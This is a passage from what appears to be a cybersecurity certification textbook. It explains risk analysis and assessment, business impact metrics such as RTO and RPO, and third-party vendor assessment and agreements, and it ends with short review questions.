Risk assessment is a core component of a cybersecurity program that evaluates previously identified risks to determine their potential impact on the organization. Risk assessment methodologies include ad hoc, recurring, one-time, or continuous. Ad hoc risk assessments are conducted as needed, often in response to specific incidents, such as news of a new, actively exploited zero-day vulnerability or environmental changes such as system upgrades. One-time assessments are comprehensive evaluations carried out at a particular point in time, often during the implementation of a new system (or process) or to obtain an independent assessment of an organization's operational maturity. Recurring risk assessments are scheduled at regular intervals, such as annually, quarterly, or monthly, and can include audits, compliance checks, vulnerability scans, and other types of assessment. Continuous risk assessments constantly evaluate risks and are supported by specialized tools that produce real-time data, such as agent-based vulnerability scanning platforms and intrusion detection systems. Different risk assessment methods are commonly combined to ensure effective identification and management of risk.

Quantitative risk assessment aims to assign concrete values to each risk factor. (Image © 123RF.com.)

Risk Analysis vs. Risk Assessment

Risk analysis describes the process of identifying and evaluating potential risks and the characteristics that define them. Risk analysis aims to understand the nature and scope of risks by examining their causes, consequences, and concerns.

Risk assessment is a systematic approach designed to estimate potential risk levels and their significance by interpreting data collected during risk analysis. Risk assessment considers the likelihood of an event occurring and the severity of its consequences. It may also involve prioritizing risks based on their potential impact and defining risk management strategies.

Quantitative Analysis

Quantitative risk analysis aims to assign concrete values to each risk factor.

- **Single Loss Expectancy (SLE)**—The amount that would be lost in a single occurrence of the risk factor. This is determined by multiplying the value of the asset by an exposure factor (EF). EF is the percentage of the asset value that would be lost. For example, it may be determined that a tornado weather event will damage 40% of a building. The exposure factor in this case is 40% because only part of the assest is lost. If the building is worth $200,000, this event SLE is 200,000*0.4 or $80,000.

- **Annualized Loss Expectancy (ALE)**—The amount that would be lost over the course of a year. This is determined by multiplying the SLE by the **annualized rate of occurrence (ARO)**. ARO describes the number of times in a year that an event occurs. In our previous (highly simplified) example, if it is anticipated that a tornado weather event will cause an impact twice per year, then the ARO is considered to be simply "2." The ARO is the cost of the event (SLE) multiplied by the number of times in a year it occurs. In the tornado example, SLE is $80,000 and ARO is 2 so the ALE is $160,000. This number is useful when considering different ways to protect the building from tornados. If it is known that tornados will have a $160,000 per year average cost, then this number can be used as a comparison when considering the cost of various protections.

It is important to realize that the value of an asset does not refer solely to its material value. The two principal additional considerations are direct costs associated with the asset being compromised (downtime) and consequent costs to intangible assets, such as the company's reputation. For example, a server may have a material cost of a few hundred dollars. If the server were stolen, the costs incurred from not being able to do business until it can be recovered or replaced could run to thousands of dollars. In addition, the period of interruption during which orders cannot be taken or go unfulfilled may lead customers to seek alternative suppliers, potentially resulting in the loss of thousands of sales and goodwill.

The value of quantitative analysis is its ability to develop tangible numbers that reflect real money. Quantitative analysis helps to justify the costs of various controls. When analysts can associate cost savings with a control, it is easy to justify its expense. For example, it is easy to justify the money spent on a load balancer to eliminate losses from website downtime that exceeded the cost of the load balancer. Unfortunately, such direct and clear associations are uncommon!

The problem with quantitative risk assessment is that the process of determining and assigning these values is complex and time consuming. The accuracy of the values assigned is also difficult to determine without historical data (often, it has to be based on subjective guesswork). However, over time and with experience, this approach can yield a detailed and sophisticated description of assets and risks and provide a sound basis for justifying and prioritizing security expenditure.

Qualitative Analysis

Qualitative risk analysis is a method used in risk management to assess risks based on subjective judgment and qualitative factors rather than precise numerical data. Qualitative risk analysis aims to provide a qualitative understanding of risks, their potential impact, and the likelihood of their occurrence. Often referred to as risk analysis using words, not numbers, this approach helps identify and prioritize intangible risks.

One of the benefits of qualitative risk analysis is its simplicity and ease of use. It does not require complex mathematical calculations or extensive data collection, making it a more accessible approach. It allows for a quick initial assessment of risks, enabling organizations to identify and focus on the most significant issues. Qualitative risk analysis frames risks by considering their causes, consequences, and potential interdependencies to improve risk communication and decision-making.

Qualitative risk analysis has some limitations. It is subjective in nature and heavily relies on expert judgment, which often introduces biases and inconsistencies if expert opinions differ. The lack of numerical data in qualitative risk analysis may make communicating risks to stakeholders who prefer quantitative information challenging. Despite these limitations, qualitative risk analysis is important because it provides a simplified description of risks and can help quickly draw attention to significant issues.

Inherent Risk

The result of a quantitative or qualitative analysis is a measure of inherent risk. **Inherent risk** is the level of risk before any type of mitigation has been attempted.

In theory, security controls or countermeasures could be introduced to address every risk factor. The difficulty is that security controls can be expensive, so it is important to balance the cost of the control with the cost associated with the risk.

It is not possible to eliminate risk; rather the aim is to mitigate risk factors to the point where the organization is exposed only to a level of risk that it can tolerate. The overall status of risk management is referred to as risk posture. Risk posture shows which risk response options can be identified and prioritized. For example, an organization might identify the following priorities:

- Regulatory requirements to deploy security controls and make demonstrable efforts to reduce risk. Examples of legislation and regulation that mandate risk controls include SOX, HIPAA, Gramm-Leach-Bliley, the Homeland Security Act, PCI DSS regulations, and various personal data protection measures.
- High value asset, regardless of the likelihood of the threat(s).
- Threats with high likelihood (that is, high ARO).
- Procedures, equipment, or software that increase the likelihood of threats (for example, legacy applications, lack of user training, old software versions, unpatched software, running unnecessary services, not having auditing procedures in place, and so on).

Heat Map

Another simple approach is the heat map or "traffic light" impact matrix. For each risk, a simple red, yellow, or green indicator can be put into each column to represent the severity of the risk, its likelihood, cost of controls, and so on. This approach is simplistic but does give an immediate impression of where efforts should be concentrated to improve security.

Risk Factor	Impact	ARO	Cost of Controls	Overall Risk
Legacy Windows Clients	⚠	✖	⚠	✖
Untrained Staff	✔	⚠	✔	⚠
No Antivirus Software	⚠	✖	⚠	✖

Traffic light impact grid.

FIPS 199 (nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.199.pdf) discusses how to apply security categorizations (SC) to information systems based on the impact that a breach of confidentiality, integrity, or availability would have on the organization as a whole. Potential impacts can be classified as the following:

- **Low**—minor damage or loss to an asset or loss of performance (though essential functions remain operational).
- **Moderate**—significant damage or loss to assets or performance.
- **High**—major damage or loss or the inability to perform one or more essential functions.

Risk Management Strategies

Risk management strategies describe the proactive and systematic approaches used to identify, assess, prioritize, and mitigate risks to minimize their negative impacts.

Risk mitigation (or remediation) is the overall process of reducing exposure to or the effects of risk factors. A countermeasure that reduces exposure to a threat or vulnerability describes **risk deterrence (or reduction)**. Risk reduction refers to controls that can either make a risk incident less likely or less costly (or perhaps both). For example, if fire is a significant threat, a policy strictly controlling the use of flammable materials on-site reduces likelihood while a system of alarms and sprinklers reduces impact by (hopefully) containing any incident to a small area. Another example is off-site data backup, which provides a remediation option in the event of servers being destroyed by fire.

Avoidance means to stop the activity that is causing risk. For example, a company may develop an internally developed application for managing inventory and then try to sell it. During the sales process, the application may be discovered to have numerous security vulnerabilities that generate complaints and threats of legal action. The company may decide that the cost of maintaining the security of the software is not worth the revenue it generates and its development. Avoidance is infrequently a credible option.

Risk Transference

Transference (or sharing) means assigning risk to a third party, such as an insurance company. Specific cybersecurity insurance or cyber liability coverage protects against fines and liabilities arising from data breaches and attacks.

Note that in this sort of case it is relatively simple to transfer the obvious risks, but risks to the company's reputation remain. If a customer's credit card details are stolen because they used your unsecure e-commerce application, the customer won't care if you or a third party were nominally responsible for security. It is also unlikely that legal liabilities could be completely transferred in this way. For example, insurance terms are likely to require that best practice risk controls have been implemented.

It is not possible to eliminate risks, so a major objective of risk management is to determine an appropriate level of allowable risk. The concept of "allowable risk" varies greatly between organizations and is dependant on industry sector, leadership style, legal environment, and other factors.

Risk Acceptance

Risk acceptance (or tolerance) means that no countermeasures are put in place because the level of risk does not justify it.

A **risk exception** describes a situation where a risk cannot be mitigated using standard risk management practices or within a specified time frame due to financial, technical, or operational conditions. A risk exception formally recognizes the risk and seeks to identify alternate mitigating controls, if possible. Relevant stakeholders, such as risk managers or senior executives, must approve all risk exceptions. Risk exceptions should be temporary and reviewed on an established time frame to determine whether the risk levels have changed or if the exception can be removed.

A **risk exemption** is a condition where risk can remain without mitigation, usually due to a strategic business decision. Risk exemptions are generally associated with situations where the cost of mitigating a risk outweighs its potential harm or can lead to significant strategic benefits when accepted. Similarly to risk exceptions, risk exemptions must be formally documented and approved by risk managers or senior executives and periodically reviewed using an established timetable.

The four risk responses are avoid, accept, mitigate, and transfer.

Residual Risk and Risk Appetite

Where inherent risk is the risk before mitigation, **residual risk** is the likelihood and impact after specific mitigation, transference, or acceptance measures have been applied. Risk appetite is a strategic assessment of what level of residual risk is tolerable. Risk appetite is broad in scope. Where risk acceptance has the scope of a single system, risk appetite has a project- or institution-wide scope. Risk appetite is constrained by regulation and compliance.

Risk Management Processes

Risk management is a process for identifying, assessing, and mitigating vulnerabilities and threats to the essential functions that a business must perform to serve its customers. You can think of this process as being performed over five phases:

1. **Identify Mission Essential Functions**—mitigating risk can involve a large amount of expenditure so it is important to focus efforts. Effective risk management must focus on mission essential functions that could cause the whole business to fail if they are not performed. Part of this process involves identifying critical systems and assets that support these functions.

2. **Identify Vulnerabilities**—for each function or workflow (starting with the most critical), analyze systems and assets to discover and list any vulnerabilities or weaknesses to which they may be susceptible.

3. **Identify Threats**—for each function or workflow, identify the threat sources and actors that may take advantage of or exploit or accidentally trigger vulnerabilities.

4. **Analyze Business Impacts**—the likelihood of a vulnerability being activated as a security incident by a threat and the impact of that incident on critical systems are the factors used to assess risk. There are quantitative and qualitative methods of analyzing impacts and likelihood.

5. **Identify Risk Response**—for each risk, identify possible countermeasures and assess the cost of deploying additional security controls. Most risks require some sort of mitigation, but other types of response might be more appropriate for certain types and levels of risks.

For each business process and each threat, you must assess the degree of risk that exists. Calculating risk is complex, but the two main variables are likelihood and impact:

- **Likelihood** is often used in qualitative analysis to describe the chance of a risk event happening subjectively. Likelihood is typically expressed using "low," "medium," and "high" or scored on a scale from 1 to 5.
- **Probability** is a quantitative measure typically expressed as a numerical value between 0 and 1 or a percentage. Probability aims to precisely measure the chance of a risk event occurring based on statistical methods.
- **Impact** is the severity of the risk if realized as a security incident. This may be determined by factors such as the value of the asset or the cost of disruption if the asset is compromised.

Risk management is complex and treated very differently in companies and institutions of different sizes, and with different regulatory and compliance requirements. Most companies will institute **enterprise risk management (ERM)** policies and procedures, based on frameworks such as NIST's Risk Management Framework (RMF) or ISO 31K. These legislative and framework compliance requirements are often formalized as a Risk and Control Self-Assessment (RCSA). An organization may also contract an external party to lead the process, in which case it is referred to as a Risk and Control Assessment (RCA).

A RCSA is an internal process undertaken by stakeholders to identify risks and the effectiveness with which controls mitigate those risks. RCSAs are often performed through questionnaires and workshops with department managers. The outcome of an RCSA is a report. Up-to-date RCSA reports are critical to the external audit process.

Risk Registers

A **risk register** is a document showing the results of risk assessments in a comprehensible format and includes information regarding risks, their severity, the associated owner of the risk, and all identified mitigation strategies. The register may include a **heat map risk matrix** (shown earlier) with columns for impact and likelihood ratings, date of identification, description, countermeasures, owner/route for escalation, and status.

Risk registers are also commonly depicted as scatterplot graphs, where impact and likelihood are each an axis, and the plot point is associated with a legend that includes more information about the nature of the plotted risk. A risk register should be shared amongstakeholders (executives, department managers, and senior technicians) so that they understand the risks associated with the workflows that they manage.

Risk Threshold

Risk threshold defines the limits or levels of acceptable risk an organization is willing to tolerate. The risk threshold represents the boundaries within which risks are considered to be acceptable and manageable. Risk thresholds are based on various factors such as regulatory requirements, organizational objectives, stakeholder expectations, and the organization's risk appetite to help establish clear guidelines for decision-making. Organizations often define different risk thresholds for different types of risks based on their potential impact and criticality.

Key Risk Indicators

Key Risk Indicators (KRIs) are critical predictive indicators organizations use to monitor and predict potential risks. These metrics provide an early indication of increasing risk exposures in different areas of the organization. KRIs assess the potential impact and likelihood of various risks so leadership teams can take proactive steps to manage them effectively.

Using KRIs is closely associated with risk registers and risk management practices because KRIs provide the data needed to assess the likelihood and potential impact of each risk item tracked in a risk register. For example, a KRI may identify an increasing trend in system downtime due to IT operational issues which impact business operations. Risk managers handle this via a risk register and include details like potential impacts (lost productivity, customer dissatisfaction), mitigation steps (increasing IT resources, improving system redundancy), and the person or team responsible for managing these mitigations.

A **risk owner** refers to the individual responsible for managing a particular risk, including identifying and assessing the risk, implementing measures to mitigate it, monitoring the effectiveness of the measures, and taking corrective actions as warranted. The risk owner has a comprehensive understanding of the risk and its potential impacts and a thorough understanding of the measures needed to manage it. This role is often assigned to leadership team members with the authority to make decisions and the ability to allocate resources for risk mitigation. The risk owner also communicates information about the risk and its status to other stakeholders.

The **risk appetite** describes the level of risk that an organization is willing to accept. The organization's risk appetite is critical in determining which risks are added to a risk register and how they are prioritized. Risks are compared to the organization's risk appetite when identified and assessed. **Risk tolerance** describes the specific amount of variance an organization is willing to accept regarding measured risk levels and the established risk appetite. If a risk item's potential impact or likelihood exceeds the organization's risk tolerance, the risk is added to the risk register for appropriate management and monitoring. Risks that exceed the organization's risk tolerance by a large margin are generally prioritized and treated more urgently than other risks. In contrast, if a risk is near or slightly above the tolerance threshold, leadership teams may decide to accept it and monitor it closely.

Levels of Risk Appetite

Level	Description
Expansionary	An organization with an expansionary risk appetite is willing to take on higher levels of risk in the pursuit of high returns or aggressive growth. These organizations typically operate in rapidly evolving markets or industries and must take risks to remain competitive. Expansionary risk appetites are associated with organizations launching new products, entering new markets, or making major corporate acquisitions.
Conservative	An organization with a conservative risk appetite prioritizes risk avoidance. This type of organization takes a cautious approach to risks and prioritizes preserving cash, maintaining a good reputation, or ensuring regulatory compliance over pursuing aggressive growth.
Neutral	An organization with a neutral risk appetite balances expansionary and conservative approaches and is willing to take on risks if they align with strategic objectives and can be managed effectively.

Risk Reporting

Risk reporting describes the methods used to communicate an organization's risk profile and the effectiveness of its risk management program. Effective risk reporting supports decision-making, highlights concerns, and ensures stakeholders understand the organization's risks. The content of risk reports must be relevant to its intended audience. For example, reports designed for board members must focus on strategic risks and the organization's overall risk appetite. Operational risk reports must include specific details regarding the factors contributing to risk and are appropriate for managers or technical employees. Risk reports must also clearly convey recommended risk responses, such as accepting, mitigating, transferring, or avoiding the risk.

Business Impact Analysis

Identification of Critical Systems

To support the resiliency of mission essential and primary business functions, it is crucial to perform an identification of critical systems. This means compiling an inventory of business processes and the assets that support them. Asset types include the following:

- People (employees, visitors, and suppliers).
- Tangible assets (buildings, furniture, equipment and machinery (plant), ICT equipment, electronic data files, and paper documents).
- Intangible assets (ideas, commercial reputation, brand, and so on).
- Procedures (supply chains, critical procedures, standard operating procedures).

For mission essential functions, it is important to reduce the number of dependencies between components. Dependencies are identified by performing a business process analysis (BPA) for each function. The BPA should identify the following factors:

- **Inputs**—the sources of information for performing the function (including the impact if these are delayed or out of sequence).
- **Hardware**—the particular server or datacenter that performs the processing.
- Staff and other resources supporting the function.
- **Outputs**—the data or resources produced by the function.
- **Process Flow**—a step-by-step description of how the function is performed.

Business impact analysis (BIA) is a process that helps businesses understand the potential effects of disruptions on their operations. It involves identifying and assessing the impact of various unplanned threat scenarios on the business, such as accidents, emergencies, and disasters. By conducting a BIA, businesses can proactively create recovery strategies to minimize the impact of disruptions and ensure operational resilience.

For instance, if a DDoS attack suspends an e-commerce portal for five hours, the business impact analysis will be able to quantify the losses from orders not made and customers moving permanently to other suppliers based on historic data. The likelihood of a DoS attack can be assessed on an annualized basis to determine annualized impact in terms of costs. This informatioin is used to assess whether a security control, such as load balancing or managed DDoS mitigation, is worth the investment.

Mission Essential Functions

A **mission essential function (MEF)** is one that cannot be deferred. This means that the organization must be able to perform the function as close to continually as possible, and if there is any service disruption, the mission essential functions must be restored first.

Functions that act as support for the business or an MEF, but are not critical in themselves, are referred to as primary business functions (PBF).

Analysis of mission essential functions is generally governed by four main metrics:

- **Maximum tolerable downtime (MTD)** is the longest period of time that a business function outage may occur for without causing irrecoverable business failure. Each business process can have its own MTD, such as a range of minutes to hours for critical functions, 24 hours for urgent functions, seven days for normal functions, and so on. MTDs vary by company and event. Each function may be supported by multiple systems and assets. The MTD sets the upper limit on the amount of recovery time that system and asset owners have to resume operations. For example, an organization specializing in medical equipment may be able to exist without incoming manufacturing supplies for three months because it has stockpiled a sizable inventory. After three months, the organization will not have sufficient supplies and may not be able to manufacture additional products, therefore leading to failure. In this case, the MTD is three months.
- **Recovery time objective (RTO)** is the period following a disaster that an individual IT system may remain offline. This represents the amount of time it takes to identify that there is a problem and then perform recovery (restore from backup or switch to an alternative system, for instance).

- **Work Recovery Time (WRT)**. Following systems recovery, there may be additional work to reintegrate different systems, test overall functionality, and brief system users on any changes or different working practices so that the business function is again fully supported.

RTO+WRT must not exceed MTD!

- **Recovery point objective (RPO)** is the amount of data loss that a system can sustain, measured in time. That is, if a database is destroyed by a virus, an RPO of 24 hours means that the data can be recovered (from a backup copy) to a point not more than 24 hours before the database was infected. RPO is determined by identifying the maximum acceptable data loss an organization can tolerate in the event of a disaster or system failure and is established by considering factors such as business requirements, data criticality, and regulatory or contractual obligations. The calculation of RPO directly impacts the frequency of data backups, data replication requirements, recovery site selection, and technologies that support failover and high availability.



Metrics governing mission essential functions. (Images © 123RF.com.)

For example, a customer relationship management database might be able to sustain the loss of a few hours' or days' worth of data because employees can generally remember who they have contacted and the conversations they had over this time span. Conversely, order processing is generally more time sensitive, as data losses will represent lost orders, and it may be impossible to recapture them or the related processes initiated by order processing systems, such as accounting and fulfillment data.

MTD and RPO help to determine which business functions are critical and also to specify appropriate risk countermeasures. For example, if your RPO is measured in days, then a simple tape backup system should suffice; if RPO is zero or measured in minutes or seconds, a more expensive server cluster backup and redundancy solution will be required.

Mean time to repair (MTTR) and mean time between failures (MTBF) are key performance indicators (KPIs) used to measure the reliability and efficiency of systems, processes, and equipment. Both metrics are important to risk management processes, providing measurable insights into potential risks and supporting risk mitigation strategies. MTTR and MTBF guide decisions regarding system design, maintenance practices, and redundancy or failover requirements.

- **Mean time between failures (MTBF)** represents the expected lifetime of a product. The calculation for MTBF is the total operational time divided by the number of failures. For example, if you have 10 appliances that run for 50 hours and two of them fail, the MTBF is 250 hours/failure (10*50)/2.
- **Mean time to repair (MTTR)** is a measure of the time taken to correct a fault so that the system is restored to full operation. This can also be described as mean time to replace or recover. MTTR is calculated as the total number of hours of unplanned maintenance divided by the number of failure incidents. This average value can be used to estimate whether a recovery time objective (RTO) is achievable.

A lower MTTR indicates quicker restoration of functionality, reducing downtime and potential disruptions to operations. This information helps allocate resources, prioritize maintenance activities, and optimize repair processes. MTBF identifies the average time between system or equipment failures. A higher MTBF suggests greater reliability and longer intervals between failures, which can affect maintenance scheduling, spare part management, and overall system performance. Based on MTBF data, organizations can make decisions regarding maintenance strategies, equipment replacement, and investments in improving reliability.

Review Activity:

Risk Management Processes and Concepts

Answer the following questions:

1. **What metric(s) could be used to make a quantitative calculation of risk due to a specific threat to a specific function or asset?**

2. **What type of risk mitigation option is offered by purchasing insurance?**

3. **What is a risk register?**

Topic 15B

Vendor Management Concepts

EXAM OBJECTIVES COVERED

5.3 Explain the processes associated with third-party risk assessment and management.

Third-party risk assessment involves several important processes integral to effective risk management practices. These processes include vendor due diligence, risk identification and assessment, ongoing monitoring, and incident response planning. Vendor due diligence involves evaluating and selecting vendors based on their security practices, financial stability, regulatory compliance, and reputation. Risk identification and assessment include identifying potential risks associated with vendor relationships and assessing their potential impact on the organization's operations, data, and reputation. Ongoing monitoring ensures that vendors maintain security controls, adhere to contractual obligations, and promptly address identified risks or vulnerabilities.

These processes are critical in risk management practices as they help organizations identify, assess, and mitigate risks associated with third-party relationships. Organizations can proactively manage and reduce risks by implementing robust third-party risk assessment processes, protecting assets, maintaining regulatory compliance, and fostering a safe and secure operational environment.

Vendor Selection

Vendor selection practices must systematically evaluate and assess potential vendors to minimize risks associated with outsourcing or procurement. It typically includes several steps, such as identifying risk criteria, conducting **due diligence**, and selecting vendors based on their risk profile. Risk management practices aim to identify and mitigate risks related to financial stability, operational reliability, data security, regulatory compliance, and reputation. The goal is to select vendors who align with the organization's risk tolerance and demonstrate the capability to manage risks effectively.

Third-Party Vendor Assessment

A third-party vendor refers to an external person or organization that provides goods, services, or technology solutions to another organization but operates independently. Third-party vendors play a significant role in business operations by offering specialized expertise, products, and services that support or enable the organization's own capabilities. Third-party vendors can range from technology, software, and cloud service providers to suppliers and contractors and collectively represent an organization's supply chain. Third-party vendors bring efficiency, cost-effectiveness, expertise, and innovation to organizations but also introduce potential risks as they may have access to sensitive data, infrastructure, or critical processes. Proper vendor assessment and continuous monitoring ensure third-party vendors adhere to security standards and regulatory compliance and fulfill their obligations to safeguard business operations from potential vulnerabilities and disruptions.

Vendor assessment is a critical component of Governance, Risk, and Compliance (GRC) frameworks and plays a pivotal role in maintaining the security of IT and business operations. Vendor assessment includes carefully evaluating third-party vendor capabilities, practices, and security measures before engaging in business partnerships or entrusting them with sensitive data and critical services. The significance of vendor assessment stems from the fact that organizations increasingly rely on external vendors for various aspects of their operations, such as technology solutions, cloud services, supply chain management, and outsourcing. By thoroughly assessing vendors, businesses can ensure that their partners adhere to established security standards, comply with regulatory requirements, and mitigate potential risks effectively. Engaging with vendors with weak security practices or inadequate risk management measures can introduce significant vulnerabilities.

A study by Ponemon Institute and Bomgar identified the following statistics:

- *Companies allow 89 vendors to access their networks weekly, on average.*
- *69% of organizations have experienced a data breach due to vendor security shortcomings.*
- *65% of respondents say that it's hard to manage cybersecurity risks associated with third-party vendors.*
- *64% of respondents said that their organization focuses more on cost than security when outsourcing.*

https://securitystudio.com/top-7-vendor-related-breaches-of-all-time/

Evaluating vendors is vital for businesses to adhere to regulations, as these regulations often pertain to the vendors they collaborate with. Ensuring vendors comply with applicable regulations and industry standards protects the organization from fines and other legal consequences.

Additionally, vendor assessments provide evidence of due diligence and compliance checks, which are crucial during audits and investigations. Vendor assessment also promotes transparency and accountability. Organizations gain insight into vendor security capabilities by thoroughly evaluating vendor security practices. This knowledge supports better risk assessment and vendor selection. Furthermore, vendor assessments create a framework for monitoring and reviewing vendors' performance and security practices. Continuous evaluation helps ensure that vendors maintain their commitment to security and remain aligned with the organization.

Conflict of Interest

A **conflict of interest** arises when an individual or organization has competing interests or obligations that could compromise their ability to act objectively, impartially, or in the best interest of another party. When performing vendor assessments, it is vital to determine whether a vendor's interests, relationships, or affiliations may influence their ability to provide unbiased recommendations, fair pricing, or deliver services without bias. Organizations must diligently identify and address potential conflicts of interest, including scrutinizing the vendor's affiliations, relationships with competitors or stakeholders, financial interests, and any potential bias that could compromise their integrity. Some examples of conflict of interest include the following items:

- **Financial Interests**—A vendor may have a financial interest in recommending specific products or services due to partnerships, commissions, or financial incentives that bias their recommendations and lead to selecting options that may not fit the organization's needs.

- **Personal Relationships**—If a vendor has personal relationships or close ties with decision-makers within the organization, it can influence decision-making and compromise the objective evaluation of other vendors.
- **Competitive Relationships**—A vendor may have a business relationship or competitive interest with another vendor under consideration, which can lead a vendor to prioritize their own interests or partnerships over the organization's best interests.
- **Insider Information**—In cases where a vendor has access to confidential or proprietary information about other vendors or the organization's strategic plans, the vendor may use this information to gain an unfair advantage or manipulate the selection process.

Vendor Assessment Methods

Due diligence, in the context of vendor assessment and selection, refers to the comprehensive and systematic process of gathering and analyzing information about potential vendors to assess their suitability, reliability, and integrity. It involves conducting a thorough investigation and evaluation of vendors based on predetermined criteria, including financial stability, reputation, technical capabilities, security practices, regulatory compliance, and past performance.

Due diligence aims to minimize risks and support informed decisions during the vendor selection process by verifying the accuracy of vendor claims, identifying potential red flags, and ensuring alignment with the organization's needs. Through due diligence, organizations can uncover any undisclosed risks or issues, clearly understand the vendor's capabilities and limitations, and evaluate the potential impact on business operations.

Penetration Testing—Penetration testing evaluates vendors' security posture and identifies potential vulnerabilities in their systems, networks, and applications. By conducting penetration tests on vendor infrastructure or seeking evidence that penetration tests have been performed, organizations can gain insights into the vulnerabilities that attackers could exploit, helping them understand the potential risks associated with partnering with the vendor. Penetration testing provides a comprehensive assessment of the vendor's security resilience, allowing businesses to make informed decisions about their suitability as a vendor. Penetration tests improve the vendor assessment process by validating the effectiveness of security controls, uncovering hidden weaknesses, and assisting risk management practices.

Right-to-Audit Clause—A right-to-audit clause is a contractual provision that grants an organization the authority to conduct audits or assessments of vendor operational practices, information systems, and security controls. The right-to-audit clause supports vendor assessment practices by allowing organizations to validate and verify the vendor's compliance with contractual obligations, security standards, and regulatory requirements. By exercising the right to audit, organizations can gain transparency into the vendor's operations, identify gaps or deficiencies, and ensure that the vendor maintains the expected level of security and compliance at all times.

Evidence of Internal Audits—When performing vendor due diligence, looking for evidence that the vendor has internal audit practices is crucial. Internal audit provides an independent and objective evaluation of an organization's internal controls, risk management practices, and compliance with policies and regulations. By examining the presence and effectiveness of internal audits within a vendor's operations, businesses can gain confidence in the vendor's commitment

to good governance, risk management, and compliance. Evidence of internal audit demonstrates that the vendor has established mechanisms for internal oversight, periodic assessments, and continuous improvement of their processes. It demonstrates a proactive approach to risk identification and mitigation and a commitment to secure operations.

Independent Assessments—Organizations often rely on independent assessments as crucial vendor selection criteria. Independent assessments involve engaging with independent experts to evaluate and verify vendor capabilities, security, and compliance practices. These assessments provide an objective and unbiased evaluation of vendor capabilities. By leveraging independent assessments, organizations can benefit from specialized knowledge and industry best practice approaches to security assessments that internal teams may not know. Leveraging independent assessments help mitigate potential biases, ensure thorough evaluations, and support informed decision-making during the vendor selection process. Additionally, periodic reassessment of existing vendors fosters continuous improvement in the vendor's security practices.

Supply Chain Analysis—Supply chain refers to the interconnected network of entities involved in producing, distributing, and delivering goods or services, from raw material suppliers to manufacturers, distributors, retailers, and ultimately, the end customer. It is a complex ecosystem involving collaboration between numerous vendors at various stages. Vendors are essential in the supply chain as they provide goods, services, and expertise contributing to the final product or service. Vendors often include raw materials suppliers, manufacturers, logistics providers, and technology solution providers. Each vendor within the supply chain has its own set of capabilities, processes, and potential risks. Managing and assessing these vendors is crucial to ensure the smooth flow of materials, minimize disruptions, maintain quality standards, and uphold security and compliance requirements throughout the supply chain. Supply chain analysis evaluates the risks and vulnerabilities associated with the various entities (vendors) involved in a supply chain by examining the security practices, capabilities, and reliability of individual vendors within the supply chain network and how security issues with one vendor in the chain may compromise the security of the organization's environment. This information helps organizations identify weak links, vulnerabilities, and potential points of compromise within the supply chain so they can be addressed before they cause problems.

Performing vendor site visits offer firsthand observation and assessment of a vendor's physical facilities, operational processes, and overall risk management practices, allowing for a more comprehensive evaluation of potential risks and vulnerabilities.

Vendor Monitoring

Vendor monitoring involves continuously overseeing and evaluating vendors to ensure ongoing adherence to security standards, compliance requirements, and contractual obligations. It may include regular performance reviews, periodic assessments, and real-time monitoring of vendor activities. This proactive approach allows organizations to promptly identify and address potential risks or issues.

Legal Agreements

Legal agreements play a vital role in supporting vendor relationships by establishing both parties' rights, responsibilities, and expectations. Legal agreements serve as the foundation for the vendor-client relationship, providing a framework for conducting business and addressing potential issues or disputes that may arise.

Initial Agreements

Different types of agreements are needed to govern vendor relationships based on the specific nature of the engagement and the services being provided. The following agreements play distinct roles in setting up vendor relationships:

- **Memorandum of Understanding (MOU)**—a nonbinding agreement that outlines the intentions, shared goals, and general terms of cooperation between parties. MOUs serve as a preliminary step to establish a common understanding before proceeding with a more formal agreement.
- **Nondisclosure Agreement (NDA)**—ensures the confidentiality and protection of sensitive information shared during the relationship. An NDA is a binding agreement, and likely to be signed alongside an MOU.
- **Memorandum of Agreement (MOA)**—a formal agreement that defines the parties' specific terms, conditions, and responsibilities. MOAs establish a legally binding relationship covering objectives, roles, resources, and obligations. They provide a trustworthy framework for collaboration.
- **Business Partnership Agreement (BPA)**—governs long-term strategic partnerships between organizations. BPAs encompass various objectives, including goals, financial arrangements, decision-making processes, intellectual property rights, confidentiality, and dispute-resolution mechanisms. BPAs provide a means for governing collaborative and mutually beneficial relationships.
- **Master Service Agreement (MSA)**—outlines the overall terms and conditions of a specific contract, such as provisioning cloud resources, or ticketing/help desk support. An MSA includes scope, pricing, deliverables, and intellectual property rights.

Detailed Agreements

Where initial agreements establish a framework for collaboration or service provision, other agreements can be implemented to specify terms for operational detail. These help to govern vendor relationships effectively.

- **Service-level Agreement (SLA)**—defines the specific performance metrics, quality standards, and service levels expected from the vendor.
- **Statement of Work (SOW)/Work Order (WO)**—details a vendor project or engagement's scope, deliverables, timelines, and responsibilities. SOWs clarify the vendor's tasks, the organization's expectations, and the agreed-upon deliverables. They are crucial for managing project execution and ensuring vendor and organization alignment.

Questionnaires

